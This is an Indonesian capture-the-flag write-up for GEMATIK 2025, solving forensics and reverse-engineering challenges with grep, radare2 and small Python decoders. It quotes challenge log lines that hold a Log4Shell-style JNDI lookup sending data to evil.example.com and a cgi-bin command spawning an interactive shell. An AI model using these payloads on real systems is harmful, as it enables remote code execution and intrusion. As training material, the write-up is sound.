CloudTrail mencatat rangkaian aktivitas anomali pada akun AWS, termasuk login tanpa MFA, pembuatan Access Key baru, serta penyisipan payload melalui userAgent di beberapa permintaan.
logs.json

solve :

Pada tantangan ini, diminta untuk menganalisis aktivitas mencurigakan dalam log AWS CloudTrail. Saat meninjau log tersebut, terdapat sebuah event yang berasal dari user cloud-admin dengan nilai userAgent yang tidak biasa. Di dalam field userAgent tersebut terdapat parameter tersembunyi:

exfil=BScvIzYrKXBycHc5AS5yNyYWMCNzLh0JJzsdFionJDY/

Bagian ini terlihat seperti string Base64, namun tidak langsung dapat dibaca. Petunjuk lain muncul dari event CreateAccessKey, yang mengandung tag:

"note": "investigation:xor=0x42"

Dari dua indikasi tersebut, dapat disimpulkan bahwa data yang diekfiltrasi:

1. Sudah di-encode dalam Base64
2. Lalu dienkripsi sederhana menggunakan XOR dengan key 0x42

Sekarang tugasnya adalah membalik proses tersebut untuk mendapatkan flag sebenarnya.

Pertama, ambil payload exfiltration. String yang perlu diproses diambil dari field userAgent:

BScvIzYrKXBycHc5AS5yNyYWMCNzLh0JJzsdFionJDY/

Payload ini kemudian akan didekode Base64.

Setelah itu decode dengan Base64 untuk mendapatkan raw data. Gunakan perintah berikut:

```
echo 'BScvIzYrKXBycHc5AS5yNyYWMCNzLh0JJzsdFionJDY/' | base64 -d > raw.bin
```

Perintah tersebut men-decode Base64 dan menyimpan output-nya ke file raw.bin.

```
┌──(kali㉿kali)-[~/Documents/GEMATIK25/follow]
└─$ echo 'BScvIzYrKXBycHc5AS5yNyYWMCNzLh0JJzsdFionJDY/' | base64 -d > raw.bin

┌──(kali㉿kali)-[~/Documents/GEMATIK25/follow]
└─$ ls
logs.json  raw.bin

┌──(kali㉿kali)-[~/Documents/GEMATIK25/follow]
└─$
```

Setelah itu lakukan XOR menggunakan key 0x42. Berdasarkan petunjuk dalam log, data asli di-XOR dengan 0x42. Untuk membalik prosesnya, lakukan XOR yang sama pada setiap byte hasil Base64 decode. Lalu, jalankan script Python berikut:

```
python3 - << 'EOF'

data = open("raw.bin","rb").read()

out = bytes([b ^ 0x42 for b in data])

print(out)

EOF
```

Script di tersebut akan membaca data mentah (raw.bin), lalu melakukan XOR byte-per-byte dengan key 0x42, serta mencetak hasilnya (yang berisi flag).

```
┌──(kali㉿kali)-[~/Documents/GEMATIK25/follow]
└─$ python3 - << 'EOF'
data = open("raw.bin","rb").read()
out = bytes([b ^ 0x42 for b in data])
print(out)
EOF

b'Gematik2025{Cl0udTra1l_Key_Theft}'

┌──(kali㉿kali)-[~/Documents/GEMATIK25/follow]
└─$
```

Flag : Gematik2025{Cl0udTra1l_Key_Theft}

Issue

Question :

In a sea of ordinary access logs, one colossal file stands out its sheer size hiding unusual requests and a buried payload woven deep within the noise. Access_logs.tar.zip

solve :

Question menyebutkan "a sea of ordinary access logs" yang artinya mengharapkan banyak file log yang tampak biasa namun salah satu berisi sesuatu yang berbeda (needle in a haystack). Ukuran arsip besar (access_logs.tar ~338 MB) menunjukkan ada banyak data; pendekatan manual per-file tidak efisien. Lebih efisien dengan gabungkan atau cari pola across-files. Indikator yang relevan seperti nama proyek/flagnya yang mungkin unik.

Jadi karena sudah tau dengan format flagnya, maka langsung saja cari huruf Gem dengan perintah berikut.

Grep Gem logs_forensic/*

Perintah tersebut akan mencari huruf atau string yang berkaitan dengan huruf Gem, setelah itu tanda * digunakan untuk mewakili semua file yang ada pada direktori logs_forensic. Perintah tersebut adalah langkah terbaik untuk menghemat waktu dan dengan cepat mendapatkan flagnya.

```
┌──(kali㉿kali)-[~/Documents/GEMATIK25/Issue]
└─$ grep Gema logs_forensic/*
logs_forensic/ingest-svc-prod-20251112-5626.log:87.80.17.254 - - [12/Nov/2025:23:31:59 +0700] "GET /search?q=${jndi:ldap://evil.example.com/lookup?flag=Gematik2025{Maaf_pUhh_AkU_Sk1ll_1sSu3_B1kIn_Ch4lL_F0r3n}} HTTP/1.1" 200 512 "-" "Mozilla/5.0 (attack)"
logs_forensic/ingest-svc-prod-20251112-5626.log:87.80.17.254 - - [12/Nov/2025:23:31:59 +0700] "POST /cgi-bin/run.sh HTTP/1.1" 200 64 "-" "curl/7.x (attack)" "cmd=echo Gematik2025{Maaf_pUhh_AkU_Sk1ll_1sSu3_B1kIn_Ch4lL_F0r3n} > /tmp/flag; /bin/sh -i"

┌──(kali㉿kali)-[~/Documents/GEMATIK25/Issue]
└─$
```

Flag : Gematik2025{Maaf_pUhh_AkU_Sk1ll_1sSu3_B1kIn_Ch4lL_F0r3n}

Little

Question :

A full-day access log looks perfectly ordinary at first glance—routine browsing, harmless API calls, and thousands of familiar user-agents. But hidden deep within the flow of traffic, a single request breaks the pattern: an unusual call to an upload endpoint, carrying a command-like parameter that doesn't belong in normal web activity. Something slipped through, quietly.
access.log

solve :


File access.log berukuran besar tapi hampir seluruhnya berisi akses biasa. Tantangan ini bertujuan menemukan request yang tidak normal khususnya ke endpoint upload yang membawa parameter menyerupai perintah (command-like).

Untuk mempersingkat waktu pencarian, langsung gunakan perintah berikut

```
grep Gema access.log

atau

cat access.log | grep Gema
```

Command diatas mencari kata dengan huruf "Gem". Alasan menggunakan perintah tersebut karena format flag sudah diketahui jadi langsung saja ke format flagnya.

Flag : Gematik2025{W3b5h3ll_d3t3ct3d_fr0m_l0g}



REVERSE

DDP

Question :

Kemarin kamu belajar DDP dan mencoba bikin kalkulator sederhana. Tapi hasilnya malah jadi program aneh yang penuh operasi bit dan perhitungan tersembunyi. Di balik fungsi kalkulatornya, ada sebuah mekanisme rahasia yang hanya aktif kalau diberi input tertentu. chall.exe

Solve :

File yang diberikan adalah chall.exe PE (Windows) binary, bukan ELF, jadi tidak bisa dieksekusi langsung di Kali tanpa Wine. Strings chall.exe menampilkan menu === Simple Calc === dengan opsi 1) Add 2) Sub 3) Mul 4) Div 0) Exit — terlihat seperti kalkulator sederhana. Dengan r2 -A chall.exe dan disassembly, program ternyata adalah executable mingw/mingw-w64 dengan CRT startup. Fungsi yang menjalankan menu utama ditemukan di fcn.0x14000f500. Di dalam fcn.0x14000f500 ada cabang khusus yang hanya dijalankan ketika nilai pilihan (choice) sama dengan 0x67932 (hex dec 424306). Cabang ini membaca 8-byte input dan lalu melakukan dua tahap transformasi pada sebuah buffer rdata (47 bytes). Itu menunjukkan program menyimpan ciphertext dan memiliki mekanisme dekripsi internal yang dipicu oleh *magic choice*. Jadi bukan format string/overflow — melainkan sebuah *logic unlock + decryption routine*. Buka binary dan cari fungsi menu / jalur tersembunyi Perintah yang dipakai:

r2 -A chall.exe

Di dalam radare2 akan terlihat seperti ini:

izz # lihat strings

axt @@ str.Input: # cari referensi ke string "Input:"

afl # daftar fungsi; perhatikan fcn.14000f500

s 0x14000f500

pdf # disassembly fungsi menu

Dari disassembly fcn.14000f500 terlihat:

- Menampilkan menu (puts beberapa string).
- Menulis “Choice: ” lalu baca input.
- Ada pemeriksaan: cmp eax, 0x67932 → jika sama, masuk ke cabang khusus (alamat 0x14000f6b0).

Setelah itu identifikasi operasi dekripsi dari assembly. Di cabang khusus terlihat langkah-langkah (disimplifikasi):

- Baca 8-byte input (scanf "%lld").

- Bandingkan (input XOR 0x84d089053983c41e) & mask → memastikan input sama dengan konstanta 0x84d089053983c41e. Ini adalah *magic key* yang diperlukan agar jalur lanjut berjalan.
- Ambil pointer ke buffer ciphertext (alamat konstanta di .rdata, 0x140011080) dan ukuran 47 byte.
- **Tahap 1**: untuk i dari 0..46:
- out[i] = cipher[i] XOR ((stage1_key >> ((i & 7)*8)) & 0xff)

di mana stage1_key = 0xfdab7a10396d93d6.

- **Tahap 2**: ada variabel rax dimulai dari 0x034680def3932d39. Untuk setiap byte:
- rax ^= (rax << 13)
- rax ^= (rax >> 7)
- out[i] ^= (rax & 0xff)

(operasi 64-bit & wrap pada 64 bits)

- Hasil akhir out dicetak → plaintext (berformat seperti flag).

Setelah itu Dump ciphertext dari binary. Di radare2:

px 47 @ 0x140011080

Hasil (hex contiguous):

b2df93c80bbebc4db38a3b174cf93a2acdad1ed1912318b622bb6d4d5fefe1bb24e6f0cd3b3911ab806310ec747c00

Lakukan implementasi dekripsi (Python). Dengan prinsip seperti dibawah:

- stage1_xor: XOR tiap byte dengan key 8-byte berulang (LSB-first).
- stage2_xor: inisialisasi rax = 0x034680def3932d39, lalu tiap byte:
    - rax = (rax ^ ((rax << 13) & MASK64)) & MASK64
    - rax = (rax ^ (rax >> 7)) & MASK64
    - out_byte = data_byte ^ (rax & 0xff)
- Karena XOR itu involutif, melakukan langkah-langkah di urutan yang sama mendekripsi ciphertext.

Dengan menggunakan script dibawah ini untuk mendapatkan flagnya.


```
#!/usr/bin/env python3
"""
decrypt_ddp.py
```

```
Decrypts the 47-byte ciphertext used in the DDP challenge.

Algorithm (from reverse-engineering):
  Stage 1: XOR each byte with repeating 8-byte key:
         key = 0xfdab7a10396d93d6  (LSB-first)
  Stage 2: For each byte, update rax:
         rax = (rax ^ (rax << 13)) & 0xFFFFFFFFFFFFFFFF
         rax = (rax ^ (rax >> 7)) & 0xFFFFFFFFFFFFFFFF
         then plaintext_byte = stage1_byte ^ (rax & 0xFF)
Initial PRNG rax constant: 0x034680def3932d39

This script supports:
  --hex <hexstring>
  --infile <path>
  --verify  (re-encrypt plaintext and compare to original)
"""
from binascii import unhexlify, hexlify
import argparse
import sys
from pathlib import Path

STAGE1_KEY = 0xfdab7a10396d93d6
STAGE2_INIT_RAX = 0x034680def3932d39
MASK64 = (1 << 64) - 1

def stage1_xor(data: bytes, key: int = STAGE1_KEY) -> bytes:
    out = bytearray()
    for i, b in enumerate(data):
        shift = (i & 7) * 8
        kbyte = (key >> shift) & 0xFF
        out.append(b ^ kbyte)
    return bytes(out)

def stage2_xor(data: bytes, init_rax: int = STAGE2_INIT_RAX) -> bytes:
    out = bytearray()
    rax = init_rax & MASK64
    for b in data:
        rax = (rax ^ ((rax << 13) & MASK64)) & MASK64
        rax = (rax ^ (rax >> 7)) & MASK64
        out.append(b ^ (rax & 0xFF))
    return bytes(out)

def decrypt(cipher: bytes) -> bytes:
    s1 = stage1_xor(cipher)
    plain = stage2_xor(s1)
    return plain
```

```
def encrypt(plain: bytes) -> bytes:
    # XOR steps are symmetric; performing the same order reproduces original cipher
    s1 = stage1_xor(plain)
    cipher = stage2_xor(s1)
    return cipher

def main():
    p = argparse.ArgumentParser(description="Decrypt/encrypt the DDP ciphertext.")
    gp = p.add_mutually_exclusive_group(required=True)
    gp.add_argument("--hex", help="Ciphertext as hex string (no 0x).")
    gp.add_argument("--infile", help="Path to binary file containing ciphertext bytes.")
    p.add_argument("--verify", action="store_true", help="Verify by re-encrypting.")
    args = p.parse_args()

    if args.hex:
        try:
            cipher = unhexlify(args.hex)
        except Exception as e:
            print("Invalid hex:", e)
            sys.exit(1)
    else:
        pth = Path(args.infile)
        if not pth.exists():
            print("File not found:", args.infile)
            sys.exit(1)
        cipher = pth.read_bytes()

    if len(cipher) == 0:
        print("No ciphertext provided.")
        sys.exit(1)

    plain = decrypt(cipher)
    try:
        plain_text = plain.decode('utf-8', errors='replace')
    except:
        plain_text = str(plain)

    print("Cipher (hex):", hexlify(cipher).decode())
    print("Plaintext   :", plain_text)
    if args.verify:
        reenc = encrypt(plain)
        print("Re-encrypted matches original:", reenc == cipher)
        if not (reenc == cipher):
            print("Re-encrypted (hex):", hexlify(reenc).decode())

if __name__ == "__main__":
    main()
```

Setelah itu jalankan script python dengan perintah seperti dibawah ini.

```
python3 decrypt_ddp.py --hex
b2df93c80bbebc4db38a3b174cf93a2acdad1ed1912318b622bb6d4d5fefe1bb24e6f0cd3b
3911ab806310ec747c00 --verify
```



Flag : Gematik2025{Izin_puhh_challnya_easy_kan_ya???}

Entropy

Question :

Waktu mencoba bermain-main dengan generator pseudo random, sebuah eksperimen kecil berubah menjadi rangkaian obfuscation yang makin kacau. Setiap byte flag dicampur dengan hasil xorshift yang terus berubah, membuat output akhirnya tampak seperti deretan angka tanpa pola. Di balik “entropi” buatan ini, masih ada struktur yang bisa dipulihkan—asal tahu dari mana kekacauan ini dimulai.
chall

Solve :

Pada tantangan ini, diberikan sebuah binary bernama chall yang meminta sebuah *key* sebagai argumen. Jika key salah, program menampilkan pesan *Key rejected (checksum ...)* dan keluar. Jika key benar, program akan memunculkan pesan bahwa key valid, lalu menampilkan flag.

Saat dianalisis menggunakan teknik *reverse engineering*, ditemukan bahwa binary menggunakan sebuah fungsi hashing kustom yang bekerja seperti varian *FNV-1a*, kemudian hasil hash dimodifikasi menggunakan operasi *bit rotation* dan XOR. Program mengecek apakah:

hashfn(input) % 1337 == 42

Ini berarti cukup melakukan brute force pada semua kombinasi string pendek hingga ditemukan satu yang memenuhi kondisi tersebut. Selain itu, binary melakukan pengecekan environment variable tertentu sebelum mencetak flag. Dari analisis strings dan hasil eksekusi, ditemukan bahwa program membutuhkan environment variable bernama:

GMAK_PROVE

Jika variable tersebut tidak ada, meskipun key benar, flag tidak akan muncul dan hanya menampilkan pesan umum. Dengan memahami dua komponen ini hash constraint dan environment variable check maka akan dapat mengeksekusi serangan dengan men-generate key yang benar, lalu menjalankan program dengan environment variable yang sesuai untuk mendapatkan flag.

Pertama lihat perilaku awal program. Jalankan binary tanpa argumen apa pun:

./chall

Program meminta input berupa key. Saat memberikan sembarang key, program menolak:

Key rejected (checksum XXXXX).

Ini menunjukkan bahwa program melakukan cek checksum atau hashing pada input. Setelah itu lakukan Analisis *reverse engineering* Gunakan tools seperti strings, objdump, atau Ghidra.

Dari analisis terlihat bahwa binary menggunakan fungsi hashing kustom yang strukturnya seperti:

- XOR setiap karakter dengan akumulator.
- Dikalikan dengan konstanta 0x1000193 (konstanta FNV).
- Di-*rotate right* 13 bit.
- Di-XOR kembali untuk modifikasi hash.

Lalu program memeriksa:


if (hashfn(input) % 1337 == 42)

Karena kita tidak tahu input yang benar, maka cara termudah adalah brute force.

Lalu buat skrip brute force untuk mencari key. Skrip Python berikut digunakan untuk mencari string dengan panjang 1–5 karakter yang memenuhi kondisi hash:

```
import ctypes

def ror(x, n):
    return ((x >> n) | (x << (32-n))) & 0xffffffff

def hashfn(s):
    esi = 0x811c9dc5
    for c in s:
        edx = ord(c) ^ esi
        esi = (edx * 0x1000193) & 0xffffffff
        edx = esi
        edx = ror(edx, 0xd)
        esi ^= edx
    esi &= 0x7fffffff
    return esi

for i in range(1, 6):
    from itertools import product
    for p in product("abcdefghijklmnopqrstuvwxyz0123456789", repeat=i):
        s = "".join(p)
        if hashfn(s) % 1337 == 42:
            print("FOUND:", s)
            exit()
```

Setelah itu jalankan script diatas maka akan menghasilkan seperti pada gambar.



Lalu temukan environment variable yang perlu diset. Setelah memberi argumen:

./chall bnb

Program masih tidak menampilkan flag, tetapi hanya mencetak pesan umum, menandakan ada cek tambahan. Dari analisis strings dan hasil percobaan, ditemukan bahwa binary memanggil:

getenv("GMAK_PROVE")

Artinya, flag hanya keluar kalau env var itu di-set. Jadi jalankan program dengan key benar + env var Set environment variable dan jalankan program:

GMAK_PROVE=1 ./chall bnb

```
┌──(kali㉿kali)-[~/Documents/GEMATIK25/entropy]
└─$ GMAK_PROVE=1 ./chall bnb
Hai
Bisakah kamu temukan sesuatu??
Key seems valid. Spawning VM...
FLAG: Gematik2025{r3v3rs3_m4st3ry_uejfsdsi9weriop}
```

Flag : Gematik2025{r3v3rs3_m4st3ry_uejfsdsi9weriop}

Magnus

Question :

A chess bot modeled after Magnus Carlsen responds with uncanny precision, repeating the same perfect sequence over and over. One wrong move resets everything, but following its rhythm reveals a hidden secret buried beneath the flow of seemingly ordinary moves.
chess

Solve :

Pada tantangan ini saya cukup mencari sebuah strings dengan kata Gema karena format flagnya sudah diketahui. Jadi langsung saja menggunakan kata tersebut, dari isi file chess juga terlalu panjang dan membuang waktu yang banyak jika melakukan analisis secara detail. Setelah saya gunakan perintah seperti dibawah ini, flagnya pun ketemu.

strings chess | grep Gema

```
┌──(kali㉿kali)-[~/Documents/GEMATIK25/chess]
└─$ ./chess
Can you outsmart Magnus in a 100-move duel?
Moves format: e2e4 (coordinate). Type 'exit' to quit.

Your move: a4
Bot plays: b8c6
Your move: a5
Bot plays: b8c6
Your move: exit
Bye.

┌──(kali㉿kali)-[~/Documents/GEMATIK25/chess]
└─$ strings chess | grep Gema
stopTheWorld: not stopped (status ≠ _Pgcstop)runtime: name offset base pointer out of rangeruntime: type
t base pointer out of rangebufio: reader returned negative count from Readunexpected error wrapping poll.
 byte arrayslice bounds out of range [::%x] with length %yP has cached GC work at end of mark termination
hGCTransition called without starting one?tried to sleep scavenger from another goroutineracy sudog adjus
 not sorted by PC offset: attempted to trace a bad status for a goroutineattempting to link in too many s
oat bitSizenot enough significant bits after mult64bitPow10slice bounds out of range [:%x] with capacity
ntime: malformed profBuf buffer - invalid sizeattempt to trace invalid or unsupported P statusnot enough
ut of range [::%x] with capacity %yinvalid memory address or nil pointer dereferencepanicwrap: unexpected
 && freeIndex == s.nelemssweeper left outstanding across sweep generationsfully empty unfreed span set bl
ut is Grunnableinvalid or incomplete multibyte or wide charactermallocgc called with gcphase == _GCmarkte
n arenaruntime.Pinner: decreased non-existing pin counterrecursive call during initialization - linker sk
godebug: Value of name not listed in godebugs.All: limiterEvent.stop: invalid limiter event type foundpot
l: systemstack called from unexpected goroutineGematik2025{M4gnus_N0_L0nger_Hum4n_100_Move_Brut4l!}malloc
e: cannot disable permissions in address spaceruntime.SetFinalizer: pointer not in allocated blockruntime
```

Flag : Gematik2025{M4gnus_N0_L0nger_Hum4n_100_Move_Brut4l!}